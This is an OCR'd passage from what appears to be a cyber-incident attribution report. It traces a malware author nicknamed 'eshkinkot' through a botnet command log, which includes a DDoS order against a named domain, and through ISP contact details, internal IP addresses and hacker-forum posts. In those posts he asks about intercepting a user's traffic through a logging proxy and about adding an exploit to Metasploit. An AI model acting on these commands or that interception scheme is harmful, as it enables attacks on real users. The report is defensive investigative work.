| 1 | dir [c:\*] | /upload/f8f8fb65/1326238483rpcsrv.log |
| 2 | scan [] | /upload/f8f8fb65/1326267570rpcsrv.log |
| 3 | ddos [nevinnomyssky.ru.com] | /upload/f8f8fb65/Users/Owner/Documents/Default.rdp |


**Nickname: ESHKINKOT – Inside Malware Executable**

**Same MAIL Address, City in Russia**




mtrend.ru/o-kompanii

офис тел/факс: 62-0-72
техподдержка: 4-58-81
доп. офис (Гагарина 5): 4-58-85
E-mail: mtrend@mtrend.ru, support@mtrend.ru
г.Невинномысск, ул.Гагарина д.217 офис 1207
Лицензии в сфере связи: №62090, №62091, №62092



```
192.168.0.1 dir-320
192.168.0.101 Lula.mtrend.ru
192.168.0.102 MIRAGE
192.168.0.103
192.168.0.104 IBM-LMMV4RP
```



mtrend.ru/forum/viewtopic.php?f=12&t=24&p=251#p251


**Стас**

не в сети

**Зарегистрирован:** 26 янв 2012, 20:53

**Заголовок сообщения:** Re: Подключение частного сектора

Доброго времени суток. Вопрос, в дом по ул. Лазо 1а, когда ни будь проведете кабель??? Сижу с WiFi за бешенные деньги с плохой



forum.xakep.ru/m_1707122/tm.htm

**eshkinkot1**

Сообщений: 8
Оценки: 0
Присоединился: 06.01.2010

Идея следующая. Я могу изменить удаленно настройки браузера пользователя. Например, прописать в браузере прокси-сервер через который он будет выходить в нет. Есть ли какие-нибудь уже готовые службы прокси-серверов с логированием трафика, чтобы я мог перехватывать запросы пользователя через прокси. Либо нужен скрипт прокси сервера. Только не анонимного, которых полным полно, типа Zelune и т.д. Какие есть идеи?

Tweet

RE: Прокси с логированием - 09.02.2010 16:53:12

**eshkinkot1**

Сообщений: 8
Оценки: 0
Присоединился: 06.01.2010

мне нужен прокси не в локалке. это я и так могу сделать. мне нужен прокси в нете. как я поставлю прогу. у меня нет сервака. мне нужен либо скрипт для прокси. тогда я просто установлю его на хостинге, либо готовый прокси-хостинг.

(в ответ на QunneD)

| Имя | Сообщение |
|---|---|
| Как добавить сплоит в базу Metasploit? - 18.07.2010 15:47:21 | |
| **eshkinkot1**<br>Сообщений: 8<br>Оценки: 0<br>Присоединился: 06.01.2010 | Подскажите пожалуйста как добавить свой сплоит в базу Metasploit.<br>Tweet |

**On Russian Xakep Forum, Seeking help for Exploit Development**

**His Internet Service Provide, City**

## Information About This Incident was Presented at Various Events & Conferences.

*1)* SSECI 2012 (Safety, Security and Efficiency of Critical Infrastructures) –
Prague, Czech Republic 30 may – 01 June 2012
*(with support of ONRG – Office of Naval Research Global)*

2) Symposium on Cyber Incidents and Critical Infrastructure Protection –
Tallin, Estonia 18-19 June 2012

3) NATO – Science for Peace and Security (SPS) - METU - Middle East Technical University
Georgian Cyber Cases for Afghan IT Specialists -
Ankara, Turkey 21 May - 01 Jun 2012